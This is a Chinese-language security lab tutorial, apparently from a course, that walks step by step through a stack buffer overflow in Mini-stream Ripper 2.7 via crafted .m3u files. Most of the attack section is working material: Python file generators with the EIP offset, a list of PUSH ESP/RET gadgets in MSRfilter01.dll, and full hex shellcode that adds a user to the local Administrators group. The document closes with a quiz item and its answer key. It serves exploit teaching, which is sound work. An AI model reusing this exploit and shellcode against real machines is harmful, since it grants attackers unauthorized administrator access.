
生成 test2.m3u 文件，你可以在 C:\ 找到，重复前面的步骤



晕，程序还是没有崩溃。。。不要灰心，mona.py 也可能算的不准。起码我们现在知道了 26109 字节没崩溃，30000 字节崩溃。那么我们可以把 python 代码改成这样

```
filename="C:\\test3.m3u"#待写入的文件名
myfile=open(filename,'w') #以写方式打开文件
filedata="A"*26109+'B'*1000+'C'*1000+'D'*1000+'E'*1000
myfile.write(filedata) #写入数据
myfile.close() #关闭文件
```


C:\产生 test3.m3u 文件，重复前面的步骤，




Boom!!! EIP 被覆盖为 0x42424242，从堆栈窗口看似乎是 "A"*26109+'B'*12 就可以覆盖到 EIP 了，用下面的 python 代码验证：

```
filename="C:\\test4.m3u"#待写入的文件名
myfile=open(filename,'w') #以写方式打开文件
filedata="A"*26109+'B'*12+'C'*4+'D'*4+'E'*4+'F'*4
myfile.write(filedata) #写入数据
myfile.close() #关闭文件
```

再次打开




Perfect!!! 0x43434343(CCCC)覆盖了 EIP, 并且此时 ESP 指向的值为 0x45454545(EEEE)。下面我们只需要在没有 ASLR 的模块找到一条 jmp esp 地址【注: jmp [esp+N], call esp, call [esp+N] 等也行】。但是很快我发现了一个问题, 大概也就知道为什么前面为什么我们用 db-exploit 那段 Poc 不起作用了。



请看所有 ASLR 为 False, 而 Rebase 为 True 的模块, 图中我没有全部画出来。比如上图第一个有图可以知道它的加载基地址是 0x048d0000, 但是我用 Immunity

Debugger 调试器重新载入 Mini-stream Ripper2.7 看加载的模块



Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
03DC5000	00001000	MSRcod_5	03DC0000	.rsrc	resources	Imag R	RWE	
03DC6000	00001000	MSRcod_5	03DC0000	.reloc	relocations	Imag R	RWE	
03DD0000	00006000		03DD0000			Priv RW	RW	
03DE0000	00801000		03DE0000			Priv RW	RW	
046EA000	00002000		045F0000			Priv ??? Guai	RW	
046EC000	00004000		045F0000	stack of thi		Priv RW Guai	RW	
046F0000	0000D000		046F0000			Priv RW	RW	
04829000	00007000		047F0000			Priv ??? Guai	RW	
0492A000	00002000		04830000			Priv ??? Guai	RW	
0492C000	00004000		04830000	stack of thi		Priv RW Guai	RW	
0496A000	00007000		04930000			Priv ??? Guai	RW	
04A6A000	00002000		04970000			Priv ??? Guai	RW	
04A6C000	00004000		04970000	stack of thi		Priv RW Guai	RW	
04A70000	00001000	MSRcodec	04A70000	PE header	Imag R	RWE		
04A71000	00027000	MSRcodec	04A70000	.text	code	Imag R E	RWE	
04A98000	00006000	MSRcodec	04A70000	.rdata	imports,exp	Imag R	RWE	
04A9E000	0000B000	MSRcodec	04A70000	.data	data	Imag RW	RWE	
04AA9000	00002000	MSRcodec	04A70000	.rsrc	resources	Imag R	RWE	
04AAB000	00006000	MSRcodec	04A70000	.reloc	relocations	Imag R	RWE	
04AC0000	00001000	MSRcod_3	04AC0000	PE header	Imag R	RWE		
04AC1000	0002C000	MSRcod_3	04AC0000	.text	code	Imag R E	RWE	
04AED000	00006000	MSRcod_3	04AC0000	.rdata	imports,exp	Imag R	RWE	
04AF3000	0003B000	MSRcod_3	04AC0000	.data	data	Imag RW	RWE	
04B2E000	00003000	MSRcod_3	04AC0000	.reloc	relocations	Imag R	RWE	
04B40000	00001000	MSRcod_7	04B40000	PE header	Imag R	RWE		

0x048d000 处没有加载任何模块。。。由此我们知道如果某个模块的 Rebase 为 True, 那么在程序重启后它加载的地址就会变, 有点类似 ASLR。所以本例子我们需要选择 Rebase 和 ASLR 都为 False 的模块。我在 [SEH.txt](#) 发现了两个模块符合:

0x00400000 | 0x0051a000 | 0x0011a000 | False | False | False | False | False
| 3.0.1.1 [Ripper.exe]

0x10000000 | 0x1007b000 | 0x0007b000 | False | False | False | False | False
| -1.0- [MSRfilter01.dll]

但是 Ripper.exe 地址以 0x00 开头, 又截断符, 所以可选的只有 MSRfilter01.dll 了。更加不幸的是, 我在 MSRfilter01.dll 模块内没有找到任何 jmp esp jmp dword ptr [esp+n], call esp, call dword ptr [esp+4]等指令。到这里似乎陷入了僵局。看来我们还是没法偷窥女神的.../坏。。。

但是很快我又想到, ESP 不是指向 shellcode 嘛, 那如果我找到 push esp, ret指令呢? 这个指令序列也很常见。Push esp 相当于把 shellcode 的地址压栈, ret 把 shellcode 的地址从栈弹到 EIP, 接着就可以执行 shellcode 了。起码我们还有希望, 继续在 MSRfilter01.dll 模块搜寻 push esp, ret 序列。幸运的是, 我找到了下面这几个:

```
1000F914    54          PUSH ESP
1000F915    C3          RETN
```

```
1000F928    54          PUSH ESP
1000F929    C3          RETN
```

1003AED3	54	PUSH ESP
1003AED4	C3	RETN
1003AEEE	54	PUSH ESP
1003AEEF	C3	RETN
1003AF00	54	PUSH ESP
1003AF01	C3	RETN
1003AF49	54	PUSH ESP
1003AF4A	C3	RETN
1003AF5A	54	PUSH ESP
1003AF5B	C3	RETN
1003AF84	54	PUSH ESP
1003AF85	C3	RETN
1003AFAD	54	PUSH ESP
1003AFAE	C3	RETN
1003AFCF	54	PUSH ESP
1003AFD0	C3	RETN
10040FC1	54	PUSH ESP
10040FC2	C3	RETN
10040FE6	54	PUSH ESP
10040FE7	C3	RETN
100418E6	54	PUSH ESP
100418E7	C3	RETN


不错嘛, 很多。。。但是类似于第一个这个 0x1000F914 就不可用, 有截断符\x00。但是我们仍然有几个可用, 比如最后这个 0x100418E6。好, 搞定返回地址。下面把 python 代码改成这样:

```
filename="C:\\test4.m3u"#待写入的文件名
myfile=open(filename,'w') #以写方式打开文件
filedata="A"*26109+'B'*12+'\xe7\x18\x04\x10'+ 'D'*4+'shellcode'
myfile.write(filedata) #写入数据
myfile.close() #关闭文件
```


其中 shellcode 替换成你想要执行的代码。比如：此处略去三百字，嘿嘿。
我还是用前面添加用户的 shellcode：

```
filename="C:\\test5.m3u"#待写入的文件名
myfile=open(filename,'w') #以写方式打开文件
filedata="A"*26109+'B'*12+'\\xe6\\x18\\x04\\x10+'D'*4+'\\x31\\xd2\\xb2\\x30\\x64\\x8b\\x1
2\\x8b\\x52\\x0c\\x8b\\x52\\x1c\\x8b\\x42\\x08\\x8b\\x72\\x20\\x8b\\x12\\x80\\x7e\\x0c\\x33\\x75\\
xf2\\x89\\xc7\\x03\\x78\\x3c\\x8b\\x57\\x78\\x01\\xc2\\x8b\\x7a\\x20\\x01\\xc7\\x31\\xed\\x8b\\x3
4\\xaf\\x01\\xc6\\x45\\x81\\x3e\\x57\\x69\\x6e\\x45\\x75\\xf2\\x8b\\x7a\\x24\\x01\\xc7\\x66\\x8b\\x
2c\\x6f\\x8b\\x7a\\x1c\\x01\\xc7\\x8b\\x7c\\xaf\\xfc\\x01\\xc7\\x68\\x4b\\x33\\x6e\\x01\\x68\\x20\\x
42\\x72\\x6f\\x68\\x2f\\x41\\x44\\x44\\x68\\x6f\\x72\\x73\\x20\\x68\\x74\\x72\\x61\\x74\\x68\\x69\\
x6e\\x69\\x73\\x68\\x20\\x41\\x64\\x6d\\x68\\x72\\x6f\\x75\\x70\\x68\\x63\\x61\\x6c\\x67\\x68\\x7
4\\x20\\x6c\\x6f\\x68\\x26\\x20\\x6e\\x65\\x68\\x44\\x44\\x20\\x26\\x68\\x6e\\x20\\x2f\\x41\\x68\\x
72\\x6f\\x4b\\x33\\x68\\x33\\x6e\\x20\\x42\\x68\\x42\\x72\\x6f\\x4b\\x68\\x73\\x65\\x72\\x20\\x68
\\x65\\x74\\x20\\x75\\x68\\x2f\\x63\\x20\\x6e\\x68\\x65\\x78\\x65\\x20\\x68\\x63\\x6d\\x64\\x2e\\x
89\\xe5\\xfe\\x4d\\x53\\x31\\xc0\\x50\\x55\\xff\\xd7'
myfile.write(filedata) #写入数据
myfile.close() #关闭文件
```


你可以在 C:\ 找到这个 test5.m3u，打开这个文件前



然后直接用 Mini-stream Ripper2.7 打开 test5.m3u。



再看看



Boom!!! 利用成功。。。

5.2.2. 练习



以下说法正确的是: 【单选题】

【A】Rebase 和 ASLR 是一样的

【B】Rebase 是堆栈基址重定位, 基址是加载的首地址

【C】前面可以用 1003AF5A 54 PUSH ESP 1003AF5B C3 RETN 利用

【D】前面可以用 1000F914 54 PUSH ESP 1000F915 C3 RETN 利用
答案: C

6 实验报告要求

参考实验原理与相关介绍, 完成实验任务, 并对实验结果进行分析, 完成思考题目, 总结实验的心得体会, 并提出实验的改进意见。

7 分析与思考

1) 绕过 ASLR 的其它技术

8 配套学习资源

<http://www.netfairy.net>